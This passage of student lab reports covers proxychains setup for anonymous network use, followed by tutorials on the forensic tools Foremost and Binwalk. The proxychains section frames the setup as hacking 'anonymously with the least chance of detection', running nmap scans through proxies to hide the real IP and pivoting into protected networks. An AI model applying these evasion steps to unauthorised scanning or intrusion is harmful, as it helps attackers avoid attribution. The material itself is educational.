        CPU: 2ms

Dec 09 03:52:21 kali systemd[1]: Starting Anonymizing overlay network for TCP (multi-instance-master)...
Dec 09 03:52:21 kali systemd[1]: Finished Anonymizing overlay network for TCP (multi-instance-master).
```


3. We will have to change the configurations of the proxychain tool, this can be done using any linux based editor. In the default case, Strict mode is enabled in the proxychains, so we will have to change this to Dynamic mode by commenting Strict mode and uncommenting Dynamic Mode.

Also uncomment proxy_dns to increase our anonymity and add socks5 IP at the last as shown in the image below. Save the changes and proceed.In the following example have used leafpad as my text editor which can be installed by sudo apt-get install leafpad or you can use other in-built editor like vim. (Optional) To disable the information of various proxies used by proxychain while surfing in internet, you can configure the same file by uncommenting the quiet_mode part







4. To increase our anonymity further, we have to change the DNS file configurations. This step is optional. Change the highlighted part in the image to 8.8.8.8 for example. This will further enhance your anonymity on the web.



```
#!/bin/sh
# This script is called by proxychains to resolve DNS names

# DNS server used to resolve names
DNS_SERVER=${PROXYRESOLV_DNS:-4.2.2.2}


if [ $# = 0 ] ; then
        echo "  usage:"
        echo "          proxyresolv <hostname> "
        exit
fi


export LD_PRELOAD=libproxychains.so.3
dig $1 @$DNS_SERVER +tcp | awk '/A.+[0-9]+\.[0-9]+\.[0-9]/{print $5;}'

```

5. Now, to change the IP address, use the following commands shown in the image. Specify the name of the browser and the search engine to use. In my case, my IP changed from Bengaluru to San Angelo. The images show my initial IP, which is later changed. Note that your internet speed will be reduced to certain extent as proxychains uses many intermediate proxies to transfer the network traffic.





6. We can also combine the use of proxychains with other tools like nmap for port scanning, if we simply use nmap, then while port scanning the other person can detect our real IP address, but when used with proxychains, proxy servers will be used to hide our real IP while port scanning.for example:

proxychains nmap 192.168.1.1/24

- proxychains : tell our machine to run proxychains service
- nmap : what job proxychains to be covered
- 192.168.1.1/24 or any arguments needed by certain job or tool, in this case is our scan range needed by Nmap to run the scan.

7. We can also perform pivoting with the help of proxychains. Pivoting is the technique that attackers use to reach machines that are protected from the internet. To attack these protected machines, attackers compromise the internet-facing machine and use it to pivot into the intranet.

CONCLUSION

1. In order to hack anonymously with the least chance of detection, we need to use an intermediary machine whose IP address will be left on the target system. This can be done by using proxies.
2. If we string multiple proxies in a chain, we make it harder and harder to detect our original IP address. If one of those proxies is outside the jurisdiction of the victim, it makes it very unlikely that any traffic can be attributed to our IP address.

REFERENCES

1. https://linuxhint.com/proxychains-tutorial/
2. https://www.geeksforgeeks.org/how-to-setup-proxychains-in-linux-without-any-errors/
3. https://null-byte.wonderhowto.com/how-to/hack-like-pro-evade-detection-using-proxychains-0154619/

RV COLLEGE OF ENGINEERING

Name: Dhanush M **USN**: 1RV18IS011 **Dept/Lab**: ISE/CSDF **Expt. No**.: 6a
Date: 08/12/2021 **Title**: Forensics Tools

---

a. Foremost

Introduction

❖ Foremost is a digital forensic application that is used to recover lost or deleted files. It can be used to recover the files from hard disks, memory cards, USBs or any other type of storage devices.

❖ It is a console program for carving files based on its headers, footers and internal data structure. This process is commonly referred to as data carving.

❖ Data carving, also known as file carving, is the forensic technique of reassembling files from raw data fragments when no filesystem metadata is available. It is a common procedure when performing data recovery, after a storage device failure, for instance.

❖ This tool can be used
- For personal use to recover deleted files that are accidentally deleted.
- Or by law enforcement agencies to recover files from a criminal's storage device, that might be formatted.

❖ Foremost was created in March 2001 to duplicate the functionality of the DOS program ***CarvThis*** for use on the Linux platform by Special Agents Kris Kendall and Jesse Kornblum of the U.S. Air Force Office of Special Investigations.

❖ In 2005, the program was modified by Nick Mikus, a research associate at the Naval Postgraduate School's Center for Information Systems Security Studies and Research as part of his master's thesis. These modifications included improvements to accuracy and extraction rate of this tool.

Objectives: To recover permanently deleted files from a storage device.


Installation

If foremost is not listed in or installed on your version of Kali Linux, install it by typing the command

```
# sudo apt-get install foremost
```


Execution Steps

- Connect your usb device to your laptop/desktop
- Select Devices->USB->JetFlash Mass Storage Device to connect the usb to kali machine



- To know the path of the USB device, use the command

```
# fdisk -l
```



❖ Copy the path of the USB disk - `/dev/sdb1`

❖ The main options available with foremost tool are


- **-t**: to specify the ***type*** of file to recover
  - To recover a single file type: `foremost -t jpg`
  - To recover multiple file types: `foremost -t jpg,pdf,exe`


    (no space after commas)


  - To recover all file types: `foremost -t all`
- **-q**: to enable ***quick*** mode
- **-v**: to enable ***verbose*** mode. It prints the details of the files that are being recovered
- **-Q**: to enable ***quiet*** mode, no information will be printed on the terminal.
- **-i**: to specify ***disk location*** (in this case `/dev/sdb1`)
- **-o**: to specify ***output location***. The place where the recovered files will be stored. (By default, "output" folder)

❖ To recover all files (with verbose and quick mode) run the command

```
# foremost -v -q -t all -i /dev/sdb1 -o recoveredFiles
```




root@kali: /
File Actions Edit View Help
Num Name (bs=512) Size File Offset Comment
0: 12905344.png 314 KB 6607536128 (1280 x 720)
1: 12905984.png 291 KB 6607863808 (1280 x 720)
2: 12906576.png 330 KB 6608166912 (1280 x 720)
3: 12907248.png 309 KB 6608510976 (1280 x 720)
4: 12907872.png 296 KB 6608830464 (1280 x 720)
5: 12908480.png 295 KB 6609141760 (1280 x 720)
6: 12909072.png 283 KB 6609444864 (1280 x 720)
7: 12909648.png 224 KB 6609739776 (1280 x 720)
8: 12910112.png 225 KB 6609977344 (1280 x 720)
9: 12910576.png 210 KB 6610214912 (1280 x 720)
10: 12911008.png 229 KB 6610436096 (1280 x 720)
11: 12911472.png 229 KB 6610673664 (1280 x 720)
12: 12911936.png 207 KB 6610911232 (1280 x 720)
13: 12912352.png 210 KB 6611124224 (1280 x 720)
14: 12912784.png 262 KB 6611345408 (1280 x 720)
15: 12913312.png 272 KB 6611615744 (1280 x 720)
16: 12913872.png 305 KB 6611902464 (1280 x 720)
17: 12914496.png 254 KB 6612221952 (1280 x 720)
18: 12915008.png 305 KB 6612484096 (1280 x 720)
19: 12915632.png 299 KB 6612803584 (1280 x 720)
20: 12916240.png 221 KB 6613114880 (1280 x 720)
21: 12916688.png 187 KB 6613344256 (1280 x 720)
22: 12917072.png 189 KB 6613540864 (1280 x 720)
23: 12917456.png 198 KB 6613737472 (1280 x 720)
24: 12917856.png 207 KB 6613942272 (1280 x 720)
25: 12918272.png 257 KB 6614155264 (1280 x 720)
26: 12918800.png 280 KB 6614425600 (1280 x 720)
27: 12919376.png 302 KB 6614720512 (1280 x 720)
28: 12919984.png 319 KB 6615031808 (1280 x 720)
29: 12920624.png 257 KB 6615359488 (1280 x 720)
30: 12921152.png 251 KB 6615629824 (1280 x 720)
31: 12921664.png 228 KB 6615891968 (1280 x 720)
32: 12922128.png 237 KB 6616129536 (1280 x 720)
33: 12922608.png 271 KB 6616375296 (1280 x 720)
34: 12923152.png 278 KB 6616653824 (1280 x 720)
35: 12923712.png 282 KB 6616940544 (1280 x 720)
36: 12924288.png 305 KB 6617235456 (1280 x 720)
37: 12924912.png 299 KB 6617554944 (1280 x 720)
38: 12925520.png 287 KB 6617866240 (1280 x 720)
39: 12926096.png 320 KB 6618161152 (1280 x 720)
40: 12926752.png 309 KB 6618497024 (1280 x 720)
41: 12927376.png 322 KB 6618816512 (1280 x 720)
42: 12928032.png 248 KB 6619152384 (1280 x 720)
43: 12928544.png 254 KB 6619414528 (1280 x 720)
44: 12970064.png 125 KB 6640672768 (1016 x 611)
45: 12971088.png 123 KB 6641197056 (1366 x 768)
46: 12971344.png 112 KB 6641328128 (1366 x 768)
47: 12972704.png 109 KB 6642024448 (1003 x 543)


recoveredFiles
File Edit View Go Help
recoveredFiles
Warning: you are using the root account. You may harm your system.
Places
root
Devices
File System
Filesystem root
cdrom0
avi bmp dll doc docx exe gif htm jar jpg mbd
mov mp4 mpg ole pdf png ppt pptx rar rif sdw
sx sxc sxi sxw vis wav wmv xls xlsx zip
audit.txt
32 folders, 1 file: 0 bytes, Free space: 63.5 GiB

Conclusion

- ❖ It is an extremely useful tool for file recovery.
- ❖ Although written for law enforcement use, it is freely available and can be used as a general data recovery tool.
- ❖ The limitations of this tool are
    - Slow processing
    - Cannot process files bigger than 2gb

References

1. Foremost - https://forensicswiki.xyz/wiki/index.php?title=Foremost
2. foremost - Recover files using their headers, footers, and data structures - http://manpages.ubuntu.com/manpages/bionic/man8/foremost.8.html
3. Recovering deleted files using Foremost - https://www.section.io/engineering-education/recover-deleted-files-with-foremost/

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.:** 06 b
Date: 08/12/2021 **Title:** FORENSICS TOOLS

---

b. BINWALK

INTRODUCTION

Firmware analysis is the process of recovering, extracting, and analyzing the contents of a firmware. A firmware here refers to a software or operating system running on an embedded device like a router, camera, refrigerator etc.
Binwalk is a tool for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying files and code embedded inside of firmware images. Binwalk uses the libmagic library, so it is compatible with magic signatures created for the Unix file utility.
Binwalk also includes a custom magic signature file which contains improved signatures for files that are commonly found in firmware images such as compressed/archived files, firmware headers, Linux kernels, bootloaders, filesystems, etc.

Objectives - To use a firmware image for forensics analysis.

EXECUTION STEPS

1. **Installing Binwalk from a package**
   Command - *sudo apt install binwalk*

2. **Basic Structure**
   Syntax - *binwalk [options] [file1] [file2] [file3] …*

Example cases

1. **Scanning Firmware / To scan and identify code, files, and other information**
   Binwalk can scan a firmware image for many different embedded file types and file systems just by giving it a list of files to scan
   Command - *binwalk firmware.bin*

   a. **Signature Analysis** (*-B*, *--signature*)
      Signature scanning is the most popular use of binwalk. This argument is used as default if no other analysis options are specified.
      Command - *binwalk -B firmware*

```
└─$ binwalk -B WhatsAppSetup.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
143216        0x22F70         Copyright string: "Copyright 1998 Gilles Vollant "
143248        0x22F90         CRC32 polynomial table, little endian
161579        0x2772B         mcrypt 2.5 encrypted data, algorithm: "sProcessorFeaturePresent", keysize:
702 bytes, mode: "G",
167104        0x28CC0         Zip archive data, at least v2.0 to extract, compressed size: 285468, uncomp
ressed size: 287824, name: background.gif
452616        0x6E808         Zip archive data, at least v2.0 to extract, compressed size: 83, uncompress
ed size: 82, name: RELEASES
452737        0x6E881         Zip archive data, at least v2.0 to extract, compressed size: 104981, uncomp
ressed size: 415922, name: setupIcon.ico
557761        0x882C1         Zip archive data, at least v2.0 to extract, compressed size: 688008, uncomp
ressed size: 1835728, name: Update.exe
1245809       0x130271        Zip archive data, at least v2.0 to extract, compressed size: 134112093, unc
ompressed size: 134705555, name: WhatsApp-2.2146.9-full.nupkg
135358263     0x8116737       End of Zip archive, footer length: 22
135725940     0x8170374       PNG image, 256 x 256, 8-bit/color RGBA, non-interlaced
```

2. **File Extraction**
   a. **Extract files from firmware** (*-e*, *--extract*)
   This option is used to find any files found in the firmware image.
   Command - *binwalk -e firmware.bin*

   b. **Extract files from firmware recursively** (*-M*)
   This option recursively extracts files during a *--signature* scan. Only valid when used with *--extract* or *--dd*
   Command - *binwalk -Me firmware.bin*

   c. **Extract specific signature types** (*-D*)
   Command - *binwalk -D 'png image:png' firmware.bin*


```
└─$ binwalk -D 'png image:png' WhatsAppSetup.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
143216        0x22F70         Copyright string: "Copyright 1998 Gilles Vollant "
143248        0x22F90         CRC32 polynomial table, little endian
161579        0x2772B         mcrypt 2.5 encrypted data, algorithm: "sProcessorFeaturePresent", keysize: 702 bytes, mode: "G",
167104        0x28CC0         Zip archive data, at least v2.0 to extract, compressed size: 285468, uncompressed size: 287824,
name: background.gif
452616        0x6E808         Zip archive data, at least v2.0 to extract, compressed size: 83, uncompressed size: 82, name: RE
LEASES
452737        0x6E881         Zip archive data, at least v2.0 to extract, compressed size: 104981, uncompressed size: 415922,
name: setupIcon.ico
557761        0x882C1         Zip archive data, at least v2.0 to extract, compressed size: 688008, uncompressed size: 1835728,
 name: Update.exe
1245809       0x130271        Zip archive data, at least v2.0 to extract, compressed size: 134112093, uncompressed size: 13470
5555, name: WhatsApp-2.2146.9-full.nupkg
